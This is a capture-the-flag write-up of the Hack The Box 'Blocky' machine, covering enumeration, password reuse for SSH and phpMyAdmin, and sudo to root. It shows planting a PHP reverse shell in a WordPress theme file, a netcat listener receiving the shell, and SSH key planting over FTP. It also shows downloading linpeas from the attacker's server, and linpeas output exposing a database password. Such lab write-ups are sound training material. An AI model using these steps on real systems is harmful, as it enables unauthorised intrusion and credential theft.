1. Enum


nmap scan

8192/tcp closed sophos
80/tcp Apache httpd 2.4.18
22/tcp OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
21/tcp open ftp?
25565/tcp open minecraft


running gobuster
found that website is using WordPress and phpmyadmin


1.1 jar files

found /plugins



using jd-gui we can decompile the .jar file






trying the the password we just got on WordPress and phpmyadmin trying the usernames notch, admin and root and we are in phpmyadmin as admin and also logged in as notch through ssh


2. Foothold

SSH

```
notch@Blocky:/tmp$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:/tmp$ sudo su
root@Blocky:/tmp#
```

phpmyadmin (WordPress)





Wordpress notch user password

we can generate new password for the user notch and change it using


```
php -a
```


```
echo password_hash('password', PASSWORD_DEFAULT);
```


```
# Output
$2y$10$BN3cjEENvAFmrlnSP5wugeimH9ncRwD.SnvYQjqeBjvdEXGYd3iA.
```

or


https://codebeautify.org/wordpress-password-hash-generator








now we can try to upload php reverse shell into Apperance -> Editor and get a reverse shell on the target



and paste our rev shell here


https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

change



and then update

http://blocky.htb/wp-content/themes/twentyseventeen/404.php




```
┌──(super㉿kali)-[~/Desktop/ctf/htb/blocky]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.16] from (UNKNOWN) [10.129.154.202] 34036
Linux Blocky 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2
 08:48:58 up  1:38,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ which python
$ which python3
/usr/bin/python3
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Blocky:/$ ^Z
[1]+  Stopped                 nc -lvnp 443

┌──(super㉿kali)-[~/Desktop/ctf/htb/blocky]
└─$ stty raw -echo

┌──(super㉿kali)-[~/Desktop/ctf/htb/blocky]
└─$
nc -lvnp 443

www-data@Blocky:/$ export TERM=xterm
www-data@Blocky:/$
```


```
which python
which python3
python3 -c 'import pty; pty.spawn("/bin/bash")'
CTRL + Z
stty raw -echo
fg
enter
enter
export TERM=xterm
```

FTP

and we have notch's home directory



we can try to steal ssh key



because there is no .ssh we can create it and copy our public ssh key to his directory and login with ssh

```
ftp> mkdir .ssh
257 "/.ssh" - Directory successfully created
ftp> cd .ssh
250 CWD command successful
ftp> put id_rsa.pub
local: id_rsa.pub remote: id_rsa.pub
229 Entering Extended Passive Mode (|||8531|)
150 Opening BINARY mode data connection for id_rsa.pub
100% |**********|   564        9.43 MiB/s    00:00 ETA
226 Transfer complete
564 bytes sent in 00:00 (2.18 KiB/s)
ftp> rename id_rsa.pub authorized_keys
350 File or directory exists, ready for destination name
250 Rename successful
ftp>
```

```
┌──(super㉿kali)-[~/.ssh]
└─$ ls
id_rsa  id_rsa.pub  known_hosts  known_hosts.old

┌──(super㉿kali)-[~/.ssh]
└─$ cd ~/Desktop/ctf/htb/blocky/

┌──(super㉿kali)-[~/Desktop/ctf/htb/blocky]
└─$ cp ~/.ssh/id_rsa.pub .

┌──(super㉿kali)-[~/Desktop/ctf/htb/blocky]
└─$
```

```
┌──(super㉿kali)-[~/Desktop/ctf/htb/blocky]
└─$ ssh notch@blocky.htb
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Sat Nov 19 09:45:05 2022 from 10.10.16.16
notch@Blocky:~$
```

and we are in without a password

2.2Finding notch password (with www-data)

upload linpeas to the target

```
┌──(super㉿kali)-[~/Desktop/ctf/htb/blocky]
└─$ sudo python3 -m http.server 80
[sudo] password for super:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.154.202 - - [19/Nov/2022 09:51:53] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
linpeas.sh          0%[                    ]       0  --.-KB/s
linpeas.sh          4%[                    ]  38.76K   172KB/s
linpeas.sh         13%[⇒                   ] 109.82K   256KB/s
linpeas.sh         22%[⟹                  ] 180.88K   287KB/s
linpeas.sh         28%[⟹                  ] 227.64K   202KB/s
linpeas.sh         42%[⟹                  ] 339.79K   256KB/s
linpeas.sh         46%[⟹                  ] 377.26K   245KB/s
linpeas.sh         51%[⟹                  ] 418.61K   240KB/s
linpeas.sh         57%[⟹                  ] 461.24K   237KB/s
linpeas.sh         62%[⟹                  ] 507.75K   236KB/s
linpeas.sh         69%[⟹                  ] 559.43K   238KB/s
linpeas.sh         76%[⟹                  ] 614.99K   241KB/s
linpeas.sh         83%[⟹                  ] 674.42K   245KB/s
linpeas.sh         91%[⟹                  ] 740.31K   250KB/s
linpeas.sh         99%[⟹                  ] 807.50K   256KB/s
linpeas.sh        100%[⟹                  ] 808.42K   256KB/s
 in 3.2s

2022-11-19 08:51:56 (256 KB/s) - 'linpeas.sh' saved [827827/827827

www-data@Blocky:/tmp$ chmod +x
chmod: missing operand after '+x'
Try 'chmod --help' for more information.
www-data@Blocky:/tmp$ chmod +x linpeas.sh
www-data@Blocky:/tmp$
```

and we let it run

```
Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root www-data 60 Jul  2  2017 /var/lib/phpmyadmin/blowfish_secret.inc.php
-rw-r----- 1 root www-data 0 Jul  2  2017 /var/lib/phpmyadmin/config.inc.php
-rw-r----- 1 root www-data 8 Jul  2  2017 /etc/phpmyadmin/htpasswd.setup
-rw-r----- 1 root www-data 534 Jul  2  2017 /etc/phpmyadmin/config-db.php
```

```
Searching passwords in config PHP files
$dbpass='8YsqfCTnvxAUeduzjNSXe22';
$dbuser='phpmyadmin';
    // $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
// $cfg['Servers'][$i]['AllowNoPassword'] = TRUE;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['nopassword'] = false;
$cfg['ShowChgPassword'] = true;
